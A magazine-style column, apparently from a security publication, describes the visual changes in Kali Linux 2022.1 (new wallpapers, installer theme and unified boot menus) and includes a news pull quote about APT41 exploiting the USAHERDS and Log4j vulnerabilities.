
WHAT'S NEW

The Makers of Kali Linux have released the first release of this New Year, Kali Linux 2022.1. In this month's What's New we will bring our readers about all the changes made to the latest release of Kali. So let's start right away.


1. New Themes and WallPapers

As soon as I booted the newest release of Kali, the first thing I noticed is new visual updates. This update includes new wallpapers for Desktop, Login and boot displays in addition to a refreshed installer theme. This has been done keeping in line with their announcement they made earlier about their making changes on yearly lifecycle.







This is how the themes looked in the previous release.



"The exploited vulnerabilities included a zero-day vulnerability in the USAHERDS application (CVE-2021-44207) as well as the now infamous zero-day in Log4j (CVE-2021-44228)"

- Mandiant on APT41 hacking 6 US state Governments.






The functions, theme and layout of the boot menu of all ISO images have been improved to have a universal feel. Earlier, the menus in the UEFI and the BIOS boot menus had different options and designs. These have been made to have a consistent look too.

